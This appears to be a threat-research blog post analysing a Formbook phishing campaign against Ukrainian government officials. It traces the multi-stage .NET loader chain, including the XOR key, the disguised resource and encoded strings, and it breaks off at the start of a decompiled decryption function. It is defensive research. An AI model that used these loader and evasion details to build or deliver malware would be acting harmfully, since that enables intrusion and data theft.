New Formbook Campaign Delivered Through Phishing Emails

netskope.com/blog/new-formbook-campaign-delivered-through-phishing-emails

Gustavo Palazolo March 11, 2022


Summary

Since the beginning of 2022, the unfolding geopolitical conflict between Russia and Ukraine has resulted in the discovery of new malware families and related cyberattacks. In January 2022, a new malware named WhisperGate was found corrupting disks and wiping files in Ukrainian organizations. In February 2022, another destructive malware was found in hundreds of computers in Ukraine, named HermeticWiper, along with IsaacWiper and HermeticWizard.

Aside from new malware families and novel attacks, previously known malware families continue to be used against organizations in Ukraine and throughout the world. Recently, Netskope Threat Labs came across an interesting phishing email addressed to high-ranking government officials in Ukraine containing Formbook (a.k.a. XLoader), which is a well-known malware operating in the MaaS (Malware-as-a-Service) model. This malware provides full control over infected machines, offering many functionalities such as stealing passwords, grabbing screenshots, downloading, and executing additional malware, among others.

The email seems to be part of a new spam campaign, since there were multiple emails with the same subject and body addressed to other recipients. Most of them contain an infected spreadsheet encrypted with the “VelvetSweatshop” password, which is a known Formbook


behavior. The infected spreadsheet delivers the threat through vulnerability described under CVE-2017-11882 and CVE-2018-0798. However, the email addressed to government officials in Ukraine contains a .NET executable, responsible for loading Formbook in a multi-stage chain:




In this blog post, we will analyze all the layers from the email attachment to the last Formbook payload.

Phishing Email


The infection flow starts with a generic phishing email that uses a common technique, tricking the victim into downloading the payload by pretending to be a shipping invoice.



Phishing email containing a malicious attachment.
The attachment is a compressed file containing the first Formbook stage.



Email attachment carrying Formbook.
Also, as we mentioned previously, we found similar emails delivering malicious spreadsheets, so we believe that this is part of a new spam campaign delivering multiple threats.




Similar phishing email with a malicious attachment.

Analysis – Summary

Before executing the last file (Formbook), the malware is divided into multiple stages, which we have summarized below.


1. **Stage 01** is a loader, responsible for decoding and executing the next stage;
2. **Stage 02** is another loader, responsible for obtaining the encrypted bytes of **Stage 03** from the resources of **Stage 01**, decrypting and executing it;
3. **Stage 03** is a known packer/loader named CyaX-Sharp, responsible for decrypting and executing the last stage;
4. **Stage 04** is the Formbook payload, which injects itself into other processes, as described later in this analysis.



Summary of Formbook loading process


Analysis – Stage 01

The first stage is a .NET executable likely compiled on February 21, 2022. This file is a loader, responsible for decoding and executing the next stage.




Binary details of the first stage.

Once we decompile the file, we can see that the real executable name is "**VarArgMet.exe**". This stage doesn't contain any code obfuscation but does contain an obfuscated string and an encrypted resource which we will discuss later.



First stage decompiled.


Also, this file seems to be an infected version of a public .NET project named PlaylistPanda, created in 2009. Looking at the entry point, we can see the same code that is published in the PlaylistPanda public repository, where the **MainForm** function is called, followed by **InitializeComponent.**



Entry point of the first stage.


In this malicious version, the **InitializeComponent** function contains the main code of the first stage. Once running, the code reads an obfuscated and base64 encoded string stored in a variable named **x121312x121312**, which contains the next stage. Once it's deobfuscated and decoded, the file is passed as an argument to the function **Springfield.**

Furthermore, this loader contains a lot of junk code that will never be executed, possibly to confuse analysts and slow down analysis.



Loader's main code, decoding and executing the next stage.

The **Springfield** function then loads the second stage as a .NET assembly, which is saved in a variable named **DebuggerVisualizer**.



Second stage being loaded as a .NET assembly.


The **DebuggerVisualizer** variable is then passed as an argument to the **EraInfo** function, which executes the second stage by calling the **CreateInstance** function with the payload and three strings as arguments:

- 5A6F6E654964656E746974795065726D697373696F6E417474726962 (ZoneIdentityPermissionAttrib)
- 6F513037 (oQ07)
- PlaylistPanda

Second stage being executed.


Analysis – Stage 02

The second stage is a .NET DLL, likely compiled on February 16, 2022. This file is another loader responsible for executing the third stage, which is stored in the resources of the first stage.




Binary details of the second stage.

Once we decompile the file, we can see that the real name is "**SpaceChemSolver.dll**". This file doesn't have any sort of code obfuscation or protection. The entry point of this stage is the **RunCore** function, which is called within **SharpStructures.Main.**



Second stage's name.

This code is responsible for loading and executing the third stage, which is encrypted and stored as a resource named **ZoneIdentityPermissionAttrib** in the first stage (**PlaylistPanda**), masqueraded as a bitmap image.



Third stage execution flow.

After loading the fake image from the first stage resources, the function **ConstructionResponse** is responsible for decrypting the binary using XOR operations with the string **"oQ07"**.

```
public static byte[] ConstructionResponse(byte[] BinaryCompatibility, string Opcode)
{
    byte[] bytes = Encoding.BigEndianUnicode.GetBytes(Opcode);
